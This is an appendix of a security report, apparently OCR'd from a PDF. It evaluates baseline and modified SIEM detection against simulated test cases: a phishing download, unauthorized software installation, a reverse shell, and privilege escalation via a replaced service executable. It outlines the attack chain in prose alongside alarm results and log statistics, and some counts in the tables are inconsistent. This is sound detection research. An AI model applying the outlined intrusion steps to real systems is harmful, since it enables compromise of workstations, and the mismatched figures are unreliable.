


Figure B.10: Unauthorized Software Download Test Case Data Flow Diagram

B.5.2 Alarms Generated

B.5.2.1 Baseline SIEM Ontology

No alarms were generated.

B.5.2.2 Modified SIEM Ontology

1 alarm was generated. However, the alarm generated was attributed to observing the process "ie4uinit.exe" which had not been baselined as an authorized process. This process

indicates download activity via the Microsoft Internet Explorer program, but does not necessarily indicate a suspicious file. This is deemed a false positive.




Figure B.11: Modified SIEM Alarm for Suspicious Download

B.5.3 Log Data Generated

25 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Startup and Shutdown	25

Vendor Message ID

4688	13
4689	12

MPE Rule

EVID 4689 : Process Exited	12
C EVID 4688 : New Process Created	13

Table B.5: Downloading Phishing Attachments Test Case Log Statistics

B.6 Installation – Software Modification

B.6.1 Test Case Description

This test case represents the installation of unauthorized software by the user that opened the attacker's phishing email. These files do not match anti-malware signatures as they are either legitimate software or custom code that has not been analyzed by malware researchers. Anti-Malware device logs were not expected to generate logs during this activity.




Figure B.12: Installation of Unauthorized Software Test Case Data Flow Diagram

B.6.2 Alarms Generated

B.6.2.1 Baseline SIEM Ontology

No alarms were generated.

B.6.2.2 Modified SIEM Ontology

Two alarms were generated. The host intrusion prevention system identified multiple registry key modifications and process monitoring identified multiple unauthorized processes starting on the workstation. These alarms were attributed to both the delivery and installation phases. Additionally, the metadata details provided within the alarm properties pane clearly indicate the modifications performed by the software, greatly reducing the research effort required by security analysts to investigate these events.




Figure B.13: Modified SIEM Alarm Detecting Unauthorized Software Installation with HIPS data




Figure B.14: Modified SIEM Alarm Detecting Unauthorized Software via Process Monitoring

B.6.3 Log Data Generated

105 were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Success	19
Authentication Success	8
Configuration	1
Host Access	3
Other Audit	23
Other Security	2
Startup and Shutdown	29
Suspicious	20

Vendor Message ID

8	2
910	20
1148	3
4611	3
4624	3
4634	1
4648	1
4663	19
4688	15
4689	14
7045	1
No vendor ID	23

MPE Rule

A Service Was Installed In The System	1
C EVID 4624 : User Logon Type 11	2
C EVID 4624 : User Logon Type 5	1
C EVID 4688 : New Process Created	15
Catch All : Level 4 : Signature Detection	2
CMD Tool Access by a Network Aware Application	3
EVID 4611 : Trusted Logon Process Registered	3
EVID 4634 : User Logoff Type 11	1
EVID 4648 : Explicit Logon	1
EVID 4663 : Attempt Made To Access Object	19

EVID 4689 : Process Exited	14
McAfee HIPs event Header	23
Uninstall Registry Key Modification	20

Table B.6: Installation of Unauthorized Software Test Case Log Statistics

B.7 Delivery: Host Access -Command and control

B.7.1 Test Case Description

One of the programs executed by the user in the previous test case established a persistent TCP connection to the attacker machine that accepts windows shell commands and redirects input to the compromised machine and output to the attacker machine. This provided the attacker with limited access to the user's workstation with the user's current set of limited privileges. However, these privileges were sufficient for the attacker to exploit the vulnerability in the photo editing software the user installed along with the reverse shell. The attacker capitalized on the opportunity to upload additional files through the reverse shell and replace a vulnerable service executable installed by the photo editing software with custom exploit code. This new code would be run with system level privileges following the next machine reboot. The attacker concluded the exploit by initiating a reboot sequence once the exploit code was uploaded to the user's machine.




Figure B.15: Reverse Shell from Workstation to Attacker Data Flow Diagram

B.7.2 Alarms Generated

B.7.2.1 Baseline SIEM Ontology

No alarms were generated.

B.7.2.2 Modified SIEM Ontology

Two alarms were generated with the modified SIEM ontology. The first alarm identified the use of the net.exe command to mount a network share to the attacker machine. The second alarm identified warning message issued by the reboot command initiated by the attacker post exploit upload.




Figure B.16: Modified SIEM Alarm Indicating Mounting Network Share to Attacker




Figure B.17: Modified SIEM Alarm Indicating Windows Reboot Warning Message

B.7.3 Log Data Generated

344 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	5
Access Success	57
Authentication Success	54
Configuration	8
Error	3
Host Access	61
Other Audit	1
Policy	5
Startup and Shutdown	9
Warning	54

Vendor Message ID

6	54
1000	1
1148	1
4608	1
4610	9
4614	5
4622	1
4624	1
4634	6
4647	4
4673	49
4674	67
4688	1
4689	1
4902	22
5000	20
5446	1
5447	1
5449	1
6009	1
7000	2
7002	1

7006	1
7009	0
9009	0

MPE Rule

McShield Service Start	1
General : Service Control Manager Error	4
EVID 5447 : Filtering Platform Filter Chng : Add	20
C EVID 4688 : New Process Created	49
EVID 5446 : Filtering Platform Callout Chng : Add	22
EVID 5449 : Filtering Platform Cntxt Chng : Add	1
EVID 4674 : Fail Priv Object Operation	3
C EVID 4624 : User Logon Type 5	4
EVID 6009: System Starting	1
C EVID 4673 : Priv Svc Call	6
EVID 6 : File System Filter Registered	4
EVID 4614 : Notification Package Loaded	1
EVID 4902 : Per User Audit Policy Refreshed	1
EVID 4622 : Security Package Loaded	9
EVID 4610 : Authentication Package Loaded	1
C EVID 4624 : Authentication Success	1
EVID 4608 : System Starting	1
EVID 4689 : Process Exited	67
EVID 8222 : Shadow Copy Has Been Created	1
Successful Logoff	1
VMware Tools	1
EVID 4634 : User Logoff Type 11	1
EVID 4647 : User Initiated Logoff	1
Desktop Windows Manager Exited	1
EVID 4674 : Privileged Object Operation	1
CMD Tool Access by a Network Aware Application	54
McAfee HIPs event Header	61

Table B.7: Command and Control with Reverse Shell Test Case Log Statistics

B.8 Privilege Escalation – Local User to Root

B.8.1 Test Case Description

The exploit code uploaded in the previous test case is executed upon the next machine reboot. This code is designed to create a new local account as a member of the local administrator and remote desktop user security groups. These privileges will allow the attacker to access the compromised machine with a more powerful interactive logon session as an administrator.




Figure B.18: Local Privilege Escalation on Workstation Data Flow Diagram

B.8.2 Alarms Generated

B.8.2.1 Baseline SIEM Ontology

3 alarms were generated. The first alarm indicates suspected lateral movement activity and a new process starting on the compromised workstation; however it does not provide metadata details associated with the activity in the alarm properties pane. The second alarm indicates that a new account has been added to the local administrators group and also

provides the name of the account that was used "haxor." However, the alarm does not indicate other security groups the account has been granted access to. The third alarm indicates that the SIEM has identified the early stages of an attack cycle, but provides no descriptive data indicating how this conclusion was determined.




Figure B.19: Baseline SIEM Alarm Identifying Lateral Movement




Figure B.20: Baseline SIEM Rule Detecting Local Privilege Escalation

B.8.2.2 Modified SIEM Ontology

One alarm was generated with the modified SIEM ontology consisting of six correlated events. The metadata provided within the alarm properties pane indicates the account "haxor" has been added to the "local administrator" and "remote desktop users" groups.




Figure B.21: Modified SIEM Rule Identifying Local Privilege Escalation

B.8.3 Log Data Generated

997 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	2
Access Granted	444
Access Success	22
Account Created	5
Account Modified	54
Authentication Success	1
Configuration	5
Error	28
Host Access	363
Other Audit	1
Policy	61
Startup and Shutdown	9
Warning	2

Vendor Message ID

6	4
1000	1
1148	54
4608	1
